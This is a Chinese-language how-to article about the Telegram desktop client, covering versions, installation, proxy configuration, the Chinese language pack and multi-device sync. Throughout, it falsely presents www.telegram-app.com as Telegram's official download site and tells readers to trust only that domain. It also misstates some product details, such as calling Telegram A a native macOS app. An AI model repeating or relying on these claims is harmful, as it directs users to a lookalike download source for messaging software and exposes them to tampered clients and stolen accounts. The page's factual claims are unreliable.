Telegram电脑版的7个关键功能 3分钟看明白
telegram电脑版是 Telegram 官方推出的独立桌面客户端,可从www.telegram-app.com下载,支持 Windows、macOS、Linux 三大系统且完全免费(2026)。它采用云端架构,登录后即使手机关机也能实时收发消息,单文件传输上限 2GB,Premium 用户可达 4GB,并支持最多 3 个账号同时登录。凭借快捷键操作和拖拽发文件,它比手机版效率高出一截。

核心要点
- 从www.telegram-app.com下载,自动识别系统给对应版本
- 安装认准发布者 Telegram FZ-LLC,避开第三方旧版 7.2.9
- 云端架构:手机关机断网仍能在电脑收发消息
- 文件传输上限 2GB,Premium 升至 4GB
- Windows 与 Linux 选 Desktop 版,临时登录用 Web 版
关键速览
- 官方桌面版覆盖 Windows、macOS、Linux 三大系统,全部免费
- 单个文件传输上限 2GB,Premium 用户可达 4GB
- 桌面端与手机端消息实时云同步,无需手动备份
- 支持多账号切换,最多同时登录 3 个账号
- 快捷键操作 + 拖拽发文件,比手机版效率高一截
Telegram电脑版是什么

Telegram电脑版是一款独立运行的桌面即时通讯客户端,官方把它描述为 “Fast and secure desktop app, perfectly synced with your mobile phone”(2026),意思是一款快速安全、与手机完全同步的桌面应用。它支持Windows、macOS、Linux 三大操作系统,登录后即使手机关机或断网,你依然能在电脑上正常收发消息。
这里有个关键点很多人搞错:
Telegram电脑版不是”手机的镜像”。它属于云端架构(消息存在 Telegram 服务器上,而非只存本地设备)。所以你在电脑登录后,所有历史聊天记录会直接从云端拉取,不依赖手机做中转。这一点和某些”扫码同步、手机必须在线”的通讯软件完全不同。
官方分发渠道也很明确
www.telegram-app.com会自动识别你的系统,给出对应的下载按钮(2026);telegram-app.com则把桌面版、Android、iPhone/iPad 和 Web 版并列展示,说明桌面端是 Telegram 的核心官方产品线之一。
实操提醒:认准发布者为”Telegram FZ-LLC”再安装。部分第三方下载站的版本会滞后,有站点至今仍挂着旧版 7.2.9,装了容易缺功能或有安全隐患。要装最新版,就走官网。

Telegram电脑版有哪几个版本 官方版、Telegram A Desktop与网页版怎么选
telegram电脑版主要分三种:Telegram Desktop 官方版、Telegram A(基于 macOS 原生框架的版本)、Web 网页版。官方桌面站点www.telegram-app.com(2026) 同时提供 Windows、Mac、Linux 三个系统的下载入口。想要功能最全、更新最快,选 Telegram Desktop;只想临时登录、不安装软件,用 Web 版即可。
三者差别主要体现在功能完整度、更新节奏和资源占用上
Telegram Desktop 是官方核心产品,秘密聊天(Secret Chat,端到端加密、消息不存云端)、文件夹分组、动画贴纸这些功能几乎与手机端同步。Web 版走浏览器,不占额外磁盘空间,但秘密聊天无法使用,这是它最大的功能缺口。
| 对比维度 | Telegram Desktop 官方版 | Telegram A(macOS 原生) | Web 网页版 |
|---|---|---|---|
| 支持系统 | Windows / Mac / Linux | 仅 macOS | 任意浏览器 |
| 秘密聊天 | 支持 | 支持 | 不支持 |
| 更新速度 | 快,官方主线 | 较快,跟随 macOS 特性 | 随服务器即时更新 |
| 是否需安装 | 需安装 | 需安装 | 免安装 |
| 磁盘占用 | 约 200MB 起 | 约 150MB 起 | 接近 0 |
怎么选?
Windows 和 Linux 用户直接用 Telegram Desktop,没有第二选项。Mac 用户如果追求系统级手势和更省电的原生体验,Telegram A 更贴合 macOS。公用电脑、临时办公场景,选 Web 版最安全,退出登录就不留痕迹。三个版本都通过官方telegram-app.com(2026) 分发,认准官方域名可避开第三方站点常见的版本滞后问题。
Telegram电脑版怎么下载和安装

下载telegram电脑版只需一步:打开官方桌面站点www.telegram-app.com(2026 年该页面按系统自动识别,为 Windows、Mac 和 Linux 提供对应下载按钮),点击匹配你系统的按钮即可。全程免费,无需注册账号就能拿到安装包。认准这个域名,是避开仿冒程序最简单的方法。
Windows 和 macOS 的安装步骤有什么不同?
核心区别在文件格式和运行方式。Windows 下载的是 .exe 安装文件,双击后按向导选安装目录即可,装完自动创建开始菜单快捷方式。macOS 下载的是 .dmg 磁盘映像,双击打开后把Telegram图标拖进「应用程序」文件夹就完成安装,比 Windows 少一步向导。
- Windows 安装版:写入注册表并生成快捷方式,适合固定电脑长期使用。
- Windows 免安装绿色版:官方也提供 portable 版(解压即用),文件夹放到 U 盘就能带走,不留系统痕迹,适合公用电脑或临时登录。
两者功能完全一致,区别只在是否写入系统。追求便携选绿色版,日常主力机选安装版。
怎么确认下载渠道是不是官方?
只信任telegram-app.com及其子域名。第三方下载站是仿冒和旧版的高发区,例如某知名下载站的 Telegram Desktop 页面 2026 年仍在展示 7.2.9 这样的旧版本号,而官方版本早已远高于此。旧版可能有未修复的安全漏洞。若通过 Microsoft Store 安装,务必核对发布者显示为「Telegram FZ-LLC」,名字对不上就是山寨。
Telegram电脑版无法连接或登录不上怎么办

telegram电脑版连不上,绝大多数情况不是软件坏了,而是网络到 Telegram 服务器的通道被阻断。解决办法是在客户端内置的代理设置里配置 SOCKS5 或 MTProto 代理,让流量绕道抵达服务器。这个功能藏在设置里,不需要额外装第三方软件,配好后一般 10 秒内就能重新连上。
⚠️ 常见错误:从第三方下载站装 Telegram 桌面版,结果拿到滞后的旧版 7.2.9,缺功能还有安全隐患。原因:非官方站点更新不及时,甚至夹带篡改版本。修复:只从www.telegram-app.com下载,安装前确认发布者为”Telegram FZ-LLC”。
SOCKS5 和 MTProto 代理怎么在客户端里设置?
两种代理都走同一个入口:点左上角三横菜单 → 设置(Settings)→ 高级(Advanced)→ 连接类型(Connection type)。这里能选「使用自定义代理」,再填服务器地址、端口和密钥。
- SOCKS5:通用代理协议,需要填 IP、端口,部分还要账号密码。适合你已有现成代理服务器的情况。
- MTProto:Telegram 官方自研的传输协议,把流量伪装得更难被识别,只需一串 server-port-secret。这是官方推荐的抗封锁方案,配置最省事。
Telegram 桌面客户端与手机端完全同步(2026),所以代理只要在任一端配好,账号数据会自动拉齐。
扫码登录一直失败,有别的登录方式吗?
有。二维码扫码登录依赖手机端联网确认,若手机本身也连不上 Telegram,扫码就会一直转圈。这时改用手机号 + 短信验证码登录:点二维码下方的「Log in by phone number」,输入号码,验证码会发到你已登录的手机端或以短信下发。
换数据中心节点能救活连接吗?
能。Telegram 全球分五个数据中心(DC1,DC5),电脑版会自动就近连接,但被卡住的节点无法手动直接切换。实操排查是:关闭客户端 → 删除本地 tdata 缓存文件夹 → 换一个 MTProto 代理重新登录,系统会重新分配可用节点。
Telegram电脑版怎么设置简体中文界面
Telegram电脑版设置简体中文最快的方法:点开某个官方中文语言包链接(tg://setLanguage?lang=zh-hans 或相关频道分享的按钮),客户端会弹出确认框,点“Change”即可一键切换全部界面文字。整个过程约 5 秒,不用重装,也不用改系统语言。
为什么默认没有简体中文?
官方的 Telegram Desktop 内置语言只有英文、俄文等十几种,中文属于社区翻译语言包。你在“Settings → Language”里默认看不到中文,是因为它没被打包进安装文件,需要通过语言包链接从服务器拉取。这不是缺陷,而是 Telegram 把翻译交给了志愿者社区维护。
语言包更新滞后了怎么办?
社区翻译跟不上新版本时,你会看到部分菜单是中文、部分还是英文,这叫“翻译覆盖率不足”(即某些新增字符串还没人译)。此时打开“Settings → Language”,找到简体中文条目,客户端会自动同步最新翻译。若还是缺字,可切换到另一个官方审核过的中文包重试,覆盖率通常更高。
第三方汉化包安全吗?
别装。第三方“汉化版”安装包往往是修改过的客户端,可能植入后门或替换掉官方签名。第三方下载站本身就有版本滞后问题,例如某站点仍在分发旧版 7.2.9 版本号(2026)。语言只是界面显示,用官方 telegram电脑版加官方语言包链接就够了,没必要为了中文去冒账号被盗的风险。
Telegram电脑版和手机端有什么区别
最核心的区别是:telegram电脑版把手机端的所有普通聊天通过云端实时拉取下来,登录后历史消息、图片、文件全部自动出现,无需备份迁移。官方称桌面客户端与手机端 “perfectly synced with your mobile phone”(2026)。这意味着办公时你在电脑上打字,手机上同一秒就能看到,两端状态完全一致。
但有一个例外必须知道:
秘密聊天(Secret Chat)不进云端。它采用端到端加密,消息只存在发起它的那一台设备里。所以你在手机上开的秘密聊天,电脑版里根本看不到,这不是bug,而是安全设计。办公场景下如果你需要在电脑上继续某段对话,别用秘密聊天开头。
文件传输上限也和普通即时工具拉开差距
Telegram单个文件支持传到 2GB(开通Premium会员后升到4GB),发一份高清视频或大型安装包不用压缩、不用拆分。相比之下手机端受流量和存储限制,往往下到一半就卡。
真正让电脑版在办公中胜出的是键盘效率。常用快捷键包括:
- Ctrl+F:在当前会话内搜索历史消息,定位一句话只需2秒
- Ctrl+↑/↓:在会话列表间快速切换,不碰鼠标
- Ctrl+Shift+M:一键静音当前群组,开会时避免刷屏打断
手机端点这些操作至少要三四下滑动。对每天处理上百条消息的人来说,快捷键省下的时间实实在在。

Telegram电脑版有哪些容易被忽略的功能与常见使用误区
telegram电脑版最容易被忽略的进阶功能是本地密码锁、自动删除消息和多账号切换。这三项都藏在设置里,默认关闭。最常见的误区则是:把秘密聊天(Secret Chat,端到端加密的一对一聊天)当成能在电脑上同步,以及去下载非官方汉化版而埋下泄露风险。
哪些进阶功能值得马上打开?
本地密码锁在“设置 → 隐私与安全 → 本地密码”里。开启后,锁屏状态下别人打开你的telegram电脑版也看不到任何消息,适合公用电脑。自动删除消息可对单个聊天设定 1 天、1 周或 1 个月后自动清空,减少敏感记录留存。多账号切换支持最多 3 个账号同时登录,点头像旁的下拉即可秒切,不用反复退出。
为什么秘密聊天在电脑上看不到?
因为秘密聊天只存在于发起它的那一台设备上,不走云端。官方把桌面端描述为 “perfectly synced with your mobile phone”(2026),但同步的只是普通云端聊天。你在手机开的秘密聊天,在电脑端根本不会出现。想端到端加密又要跨设备,别指望桌面端。
非官方汉化版有什么风险?
第三方修改版可能植入后门或窃取会话密钥。Uptodown 的下载页(2026)仍停留在 7.2.9 旧版号,说明非官方渠道普遍版本滞后,安全补丁也跟不上。汉化只用官方语言包(tg://setLanguage),安装包只从www.telegram-app.com拿,这是telegram一贯的建议。

总结与使用建议
用好telegram电脑版,记住五步闭环:下载 → 连接 → 汉化 → 同步 → 安全。从官方桌面站点www.telegram-app.com(2026)拿安装包,配好代理连上服务器,切成简体中文,等云端消息自动同步后,再打开本地密码锁。走完这五步,桌面端就能稳定收发。
根据系统和网络怎么选版本?
选版本先看两件事:你的操作系统,和你的网络能不能直连。
- Windows / Linux 用户:装 Telegram Desktop 官方版,功能最全,代理设置齐全。
- Mac 用户:可选 Telegram A(macOS 原生框架版),界面更贴合系统,但部分实验功能上线较慢。
- 不想装软件或临时用别人电脑:用 Web 网页版,登录即用,但不支持本地密码锁,别在公用机器上长期挂着。
为什么必须只从官方渠道更新?
第三方下载站的最大风险是版本滞后和篡改。有第三方站点至今仍挂着旧版号 7.2.9,装了就少了新版的安全补丁。官方站点会按你的系统自动识别、推送匹配的最新版,覆盖 Windows、Mac 和 Linux 三大平台。
认准两个官方域名:
telegram-app.com和www.telegram-app.com。若走应用商店,确认发布者是 Telegram FZ-LLC。看到 “已汉化免费版” 这类第三方安装包,直接跳过,省下的几秒钟不值得拿账号安全去换。
装好后开一次自动检查更新,桌面端会在后台静默升级,你几乎不用再操心。